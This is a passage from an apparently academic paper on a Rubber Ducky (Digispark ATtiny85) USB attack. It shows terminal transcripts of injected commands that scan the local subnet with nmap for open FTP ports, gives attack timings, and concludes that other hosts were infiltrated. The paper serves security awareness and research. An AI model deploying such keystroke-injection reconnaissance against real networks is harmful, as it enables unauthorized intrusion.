


```
1 192.168.1.174
2
```

Figure 6: ips.txt file

In the investigation concerning the Rubber Ducky, two distinct approaches have been evaluated. The initial approach entailed directly inputting terminal commands onto the Rubber Ducky device without the necessity of opening an additional file. Conversely, the second approach involved the creation of a scanner.sh file on the Linux pivot device, with command execution managed through this file.

The experimentation elucidated that, in the first approach, the Nmap scans failed to operate correctly, prompting a complete program restart during the scanning process. Consequently, the program looped back on itself before the Nmap scan could reach completion, resulting in an incomplete task as seen in Figure 7.



```
┌──(kali㉿kali)-[~]
└─$ `setxkbmap us`

┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ipp=`ifconfig | grep inet | he
f 3`

┌──(kali㉿kali)-[~/Desktop]
└─$ IFS=. read -r var1 var2 var3 v

┌──(kali㉿kali)-[~/Desktop]
└─$ ip2=$var1'.'$var2'.'$var3'.0/2
192.168.1.0/24

┌──(kali㉿kali)-[~/Desktop]
└─$ ip3=$var1'.'$var2'.'$var3'.';
192.168.1.

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -v $ip2 | grep $ip3.* | g
' ' -f 6 > ips.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

```
└─$ `setxkbmap us`
cd

┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ipp=`ifconfig | grep inet | head -3  | tail -1 | tr -s ' ' | cut -d ' ' -
f 3`

┌──(kali㉿kali)-[~/Desktop]
└─$ IFS=. read -r var1 var2 var3 var4 <<< $ipp

┌──(kali㉿kali)-[~/Desktop]
└─$ ip2=$var1'.'$var2'.'$var3'.0/24'; echo $ip2
192.168.1.0/24

┌──(kali㉿kali)-[~/Desktop]
└─$ ip3=$var1'.'$var2'.'$var3'.'; echo $ip3
192.168.1.

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -v $ip2 | grep $ip3.* | grep tcp | grep 'open port 21/tcp' | cut -d
' ' -f 6 > ips.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Figure 7: The program enters a loop, repeatedly restarting itself from the beginning and never terminates. Each time it runs, it remains unfinished and opens a new execution terminal.

Conversely, in the second approach, it was observed that, apart from the creation of a new file, the existing program executed seamlessly from start to finish. The outputs of commands such as Nmap were awaited, facilitating the successful completion of the study. Notably, the program devised under the second approach could be executed in approximately 20 seconds.

Table 2 below gives the running times for the second approach. The first data show the time required by the program for a single target device in the network, and the second data show the time required by the program for multiple devices in the network. Although the program opens a new terminal for each device and runs on separate screens, the capacity and power of the pivot device on which the Rubber Ducky method is run can affect the run times here. The results demonstrate that a very short period of time is required to perform the proposed attack.

Table 2: Running times for the second approach

Attack Types	**Time (sec.)**
Attacking on a single device on the network with scan.sh file	19.77
Attacking on multiple devices on the network	20.05

6. Conclusions

Desired outputs have been obtained during the project process. The aim is to increase sensitivity to external devices for both companies and individuals. In the final tests of the project, it was observed that the Arduino USB used successfully performed network scans and filtering, transferred these results between files, and infiltrated different devices on the network using this information. In this regard, what kind of threats legal entities and individuals face against internal devices has been demonstrated. After the penetration was achieved in the last stage, no further action was taken, but the files on the machine were listed to demonstrate the success of the penetration.

The application in the article was developed with the Digispark Attiny85 Rubber Ducky Module, which is publicly sold and easily obtained. Developing malware on these modules is very easy even for people with entry-level software and system knowledge. For this reason, the necessary filtering processes must be applied for USB ports, and the use of USB ports must be permitted. In the latest systems developed, machine learning-supported honeypots have been used to catch malware. Companies are becoming more aware of cyber hygiene day by day compared to previous periods.

In the future, it is planned to develop this study not only for Linux but also for Windows and also to expand the scope of the attack to include other possible ports in addition to the FTP port.

7. Acknowledgements

This work has been supported in part by The Scientific and Technological Research Council of Turkey (TUBITAK) research grant 2209-A, No:1919B012108374. The authors would also like to thank the anonymous reviewers and the editor for their invaluable comments and suggestions.

References

[1] Thomas, T., Piscitelli, M. and Nahar, B.A. (2021). Duck Hunt: Memory forensics of USB attack platforms. *DFRWS 2021 Virtual USA Conference*.

[2] Falliere, N., Murchu, L. O. and Chie, E. (2011). W32.Stuxnet Dossier, Symantec Stuxnet Update. Version1.4:1-45.

[3] Nissim, N., Yahalom, R. and Elovici, Y. (2017). USB-Based attacks. *Computers and Security,* 70: 675-688.

[4] Cannoles, B. and Ghafarian, A. (2017). Hacking Experiment Using USB Rubber Ducky Scripting. *Proceeding of The 8th Multi-Conference on Complexity (IMCIC),* 73-76.

[5] Chillara, A. K., Saxena, P., Maiti, R. R., Gupta, M., Kondapalli, R., Zhang, Z., & Kesavan, K. (2024). Deceiving supervised machine learning models via adversarial data poisoning attacks: a case study with USB keyboards. *International Journal of Information Security,* 23(3), 2043-2061.

[6] Kamkar, S. (2024). USB Drive By. https://samy.pl/usbdriveby/ [Accessed: 15 April2024]

[7] Georgitzikis, V., Akribopoulos, O. and Chatzigiannakis, I. (2012). Controlling Physical Objects via the Internet using the Arduino Platform over 802.15.4 Networks. *IEEE Latin America Transactions,* 10(3):1686-1689.

[8] Karystinos, E. and Andreatos A. (2019). Spyduino: Arduino as a HID exploiting the BadUSB Vulnerability. *International Conference on Distributed Computing in Sensor Systems (DCOSS),* 1-4.

[9] Lin, Y.W., Lin, Y.B., Yang, M.T. and Lin, J. H. (2019). ArduTalk: An Arduino Network Application Development Platform Based on IoTtalk. *IEEE Systems Journal*, 13(11):468-476.

[10] Strobel, D., Oswald, D., Richter, B., Schellenberg, F. and Paar, C. (2014). Microcontrollers as (In)Security Devices for Pervasive Computing Applications. *Proceedings of the IEEE*, 102(8):1157-1173.

[11] Vouteva, S. (2015). Feasibility and Deployment of Bad USB. System and Network Engineering Master Research Project, University of Amsterdam, Amsterdam, Holland, 16

[12] Brandao, P. and Scanavez, R. (2021). Bad USB: why must we discuss this threat in companies. *Higher Institute of Advanced Technologies,* 3-6.

[13] Mazharul Amin, A.A.M. and Mahamud, M. S. (2019). An Alternative Approach of Mitigating ARP Based Man-in-the-Middle Attack Using Client Site Bash Script. *6th International Conference on Electrical and Electronics Engineering.*

[14] Asokan, J., Rahuman, A. K., Suganthi, B., Fairooz, S., Balaji, M. S. P. and Elamaran, V. (2023). A Case Study Using Companies to Examine the Nmap Tool's Applicability for Network Security Assessment. *12th International Conference on Advanced Computing (ICoAC),* 2023.

[15] Kaushik, K., Punhani, I., Sharma, S. and Martolia, M. (2022). An Advanced Approach for performing Cyber Fraud using Banner Grabbing. *5th International Conference on Contemporary Computing and Informatics (IC3I).*

[16] Tian, D., Bates, A. and Butler, K. (2015), Defending Against Malicious USB Firmware with GoodUSB, *ACSAC'15,* December 07-11: 1-5